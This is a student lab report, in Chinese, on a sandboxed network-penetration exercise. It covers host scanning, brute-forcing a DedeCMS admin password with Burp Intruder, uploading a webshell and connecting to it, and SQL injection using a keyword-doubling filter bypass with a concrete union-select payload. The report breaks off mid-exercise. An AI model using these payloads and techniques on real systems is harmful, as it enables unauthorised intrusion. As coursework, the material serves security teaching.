

第六次网络安全实验报告

课程名称	企业环境渗透 1				
学生姓名	陈曦	学号	2020302181081	指导老师	曹越
专业	网络安全	班级	2020 级 3 班	实验时间	2023.5.8

一、实验描述

[实验任务]

本实验的任务是通过外网的主机通过代理渗透到内网的主机。在渗透的过程中一般需要先进行端口扫描猜测主机上运行的服务,再通过漏洞利用脚本和其他扫描工具进一步确定漏洞存在,进而完成主机渗透拿到权限。

在本实验中需要查找 flag(32 位 MD5)字样的字符串作为完成任务的凭证,将 flag 放到表单中提交。

通过网站或系统漏洞获取目标机器的权限;通过获取服务器的权限后通过此机器为跳板入侵内网。

[实验环境]

操作系统	IP地址	服务器角色	登录账户密码
Windows7	192.168.1.200	操作机	用户名: administrator; 密码: Simplexue123
centos 7	192.168.1.10	目标机	用户名: root; 密码: Simplexue123
Windows2012	192.168.2.10	目标机	用户名: administrator; 密码: Simplexue123
Windows2012	192.168.2.11	目标机	用户名: administrator; 密码: Simplexue123

二、实验目的

爆破 web 网站后台，进入后台上传 webshell

通过 sql 注入漏洞获取 webshell

通过 phpmyadmin 写 webshell

通过代理扫描内网

通过数据库中获取的密码登录内网机器

抓取域控账号和密码登录域控

三、实验步骤

1. 后台文件上传

[使用 nmap 工具扫描主机]

使用命令行工具，打开桌面上的工具 nmap。



```
C:\Windows\system32\cmd.exe - nmap -sP 192.168.1.0/24
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。


C:\Users\Administrator>cd Desktop

C:\Users\Administrator\Desktop>ls
'ls' 不是内部或外部命令，也不是可运行的程序
或批处理文件。

C:\Users\Administrator\Desktop>cd 工具

C:\Users\Administrator\Desktop\工具>cd nmap
```

使用 nmap 工具查看内网主机。命令为 nmap -sP 192.168.1.0/24。



```
C:\Users\Administrator\Desktop\工具\nmap>nmap -sP 192.168.1.0/24
WARNING: Could not import all necessary Npcap functions. You may need to upgrade to version 0.07 or higher from http://www.npcap.org. Resorting to connect() mode -- Nmap may not function completely
```

等待几分钟之后，可以查看到扫描结果。扫描出主机 192.168.1.1, 192.168.1.3, 192.168.1.10。

```
Starting Nmap 7.31 ( https://nmap.org ) at 2023-05-09 03:02 ?D1ú±ê×?ê±??
Nmap scan report for 192.168.1.1
Host is up (1.0s latency).
Nmap scan report for host-192-168-1-3.openstacklocal <192.168.1.3>
Host is up (1.0s latency).
Nmap scan report for host-192-168-1-10.openstacklocal <192.168.1.10>
Host is up (0.00s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 250.59 seconds
```

可以查看到 192.168.1.1 拒绝了连接。




而 192.168.1.10 可以连接。经过网上查询，我们可以发现织梦 CMS 存在文件上传漏洞 CVE-2018-20129。因此可以确定任务一的目标主机为 192.168.1.10。



[使用 wwwscan 工具对目标网站的后台地址进行扫描]


在桌面的工具中找到 wwwscan_gui.exe 可执行文件，并运行。



将网址改为我们的目的主机 IP 地址 192.168.1.10。



运行该扫描程序。可以看到程序扫描各个目录。



运行扫描结束。可以查看结果。



查看结果如下所示。可以推测后台管理登录页面的地址为 /manager/login.php

wwwscan v3.0 scan report


<http://192.168.1.10:80/robots.txt> HTTP/1.1 200 OK
<http://192.168.1.10:80/cgi-bin/> HTTP/1.1 403 Forbidden
<http://192.168.1.10:80/data/> HTTP/1.1 200 OK
<http://192.168.1.10:80/include/> HTTP/1.1 200 OK
<http://192.168.1.10:80/index.php> HTTP/1.1 200 OK
<http://192.168.1.10:80/install/> HTTP/1.1 200 OK
<http://192.168.1.10:80/m/> HTTP/1.1 200 OK
<http://192.168.1.10:80/manager/login.php> HTTP/1.1 200 OK
<http://192.168.1.10:80/member/> HTTP/1.1 200 OK
<http://192.168.1.10:80/member/login.php> HTTP/1.1 200 OK
<http://192.168.1.10:80/myadmin/> HTTP/1.1 200 OK
<http://192.168.1.10:80/sql/> HTTP/1.1 200 OK
<http://192.168.1.10:80/uploads/> HTTP/1.1 200 OK

访问该网址，发现确实是目标主机后台管理页面的目标网址。




[使用 Burpsuite 工具爆破后台管理员密码]

在桌面工具的文件夹中找到 Burpsuite 工具并运行。



在 Proxy -> Options 中查看到本机代理地址为 127.0.0.1:8888。




为了使火狐浏览器流量经过 burpsuite 工具，需要配置网络代理。在浏览器的设置中找到网络代理设置。



选择手动代理配置，HTTP 代理改为 127.0.0.1。端口为 8080。




在织梦内容管理系统中输入任意的用户名和密码，进行抓包。点击登录。



在 burpsuite 中可以查看到抓包内容。


点击 Proxy -> History 可以看到登录网址。




下面查看到抓包内容。

```
Content-Length: 74
Cookie: PHPSESSID=2d3p9b2br95m8t51bjbtj8m0s4
Connection: keep-alive
Upgrade-Insecure-Requests: 1
gotopage=&dopost=login&adminstyle=newdedecms&userid=chenxi&pwd=123456&sm1=
```


发送到 Intruder 准备爆破。




我们设置用户名(userid)和密码(pwd)两个 payload，其它默认选中的 payload 使用旁边的“Clear”取消。选择攻击模式为 Cluster bomb，该模式下用户名和密码都会进行遍历，时间复杂度较高。



两个 payload 都使用字典 top1000_passwords.txt。



选择 Intruder -> Start attack 开始攻击。



可以看到当用户名为 admin，密码为 1q2w3e4r 时，长度有明显不同。


A screenshot of the Burp Suite 'Intruder attack 1' window. The 'Results' tab is selected, showing a table of attack results. The table has columns: Request, Payload1, Payload2, Status, Error, Timeout, Length, and Comment. The first row shows a request of 31033, payload1 'admin', payload2 '1q2w3e4r', status 200, and length 1850. The other rows show status 200 and length 1482.

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
31033	admin	1q2w3e4r	200	<input type="checkbox"/>	<input type="checkbox"/>	1850	
535	0	test	200	<input type="checkbox"/>	<input type="checkbox"/>	1482	
969	0	test	200	<input type="checkbox"/>	<input type="checkbox"/>	1482	
4528	0	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	1482	

先在火狐浏览器设置中取消手动代理服务器。



尝试该用户名和密码。



发现成功登录到后台管理平台。



在网页首页的顶端，可以查看到 flag 字符串为：

flag1{5d41402abc4b2a76b9719d911017c592}



[使用爆破出的管理员密码登陆后台，并上传一句话木马]


点击“文件式管理器”，跳转到文件管理界面。



单击“文件上传”。



浏览工具中的一句话木马文件。



上传该文件。




上传成功。可以在文件列表中看到该文件。




[使用中国菜刀连接一句话木马]


在工具中运行中国菜刀程序。



添加 shell。




将上传在后台管理界面的文件地址输入在 Shell 地址中。



点击添加。看到该地址已经被添加到菜刀中。



点击该地址，发现文件目录已经被上传。



2. Sql 注入

[利用 SQL 注入漏洞获取网站数据库基本信息]

访问/sql 目录。



看到 index.php 文件并点击查看。

文件名	文件大小	最后修改时间	操作
上级目录	当前目录: /sql	[图片浏览器]	
 index.php	1.3 KB	2018-01-11 11:22:23	[编辑] [改名] [删除] [移动]

查看到文件信息如下。


```
用户ID : 1
用户账号 : admin
用户密码 : 5****f
当前查询语句 : SELECT * FROM dede_admin WHERE id=1
```

尝试赋予 id 不同的值，推测一共有 admin 和 administrator 两个用户。



用户ID : 2
用户账号 : administrator
用户密码 : t****s
当前查询语句 : SELECT * FROM dede_admin WHERE id=2

在 id=2 后面加上单引号，会闭合 sql 语句，发现出现如下错误。很可能存在字符型 sql 注入漏洞。




Invalid Query : You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near "'" at line 1

利用 SQL 注入漏洞，将每个构造的 sql 语句经过 URL 编码后输入地址栏。

尝试 1=1 和注释符，发现存在 sql 注入。

命令为：id=2%0Aand%0A1=1。发现成功注入。




用户ID : 2
用户账号 : administrator
用户密码 : t****s
当前查询语句 : SELECT * FROM dede_admin WHERE id=2 and 1=1

使用 order by 判断表的字段数，发现恰好在 order by 11 的时候出错了，这说明数据表一共有 10 个字段。




直接使用 union select，发现命令似乎被过滤了。



对 index.php 文件进行编辑。

文件名	文件大小	最后修改时间	操作
上级目录	当前目录: /sql	[图片浏览器]	
index.php	1.3 KB	2018-01-11 11:22:23	[编辑] [改名] [删除] [移动]

发现 union 和 select 命令都被强制转换成了空字符。



观察该代码，我们可以用 ununionion 来代替 union，selselectect 来代替 select。

使用命令 `id=1%0Aununionion%0Aselselectect%0A1,2,user(),4,5,6,7,8,9,10`

查看 admin 账号的用户账号为 root@localhost



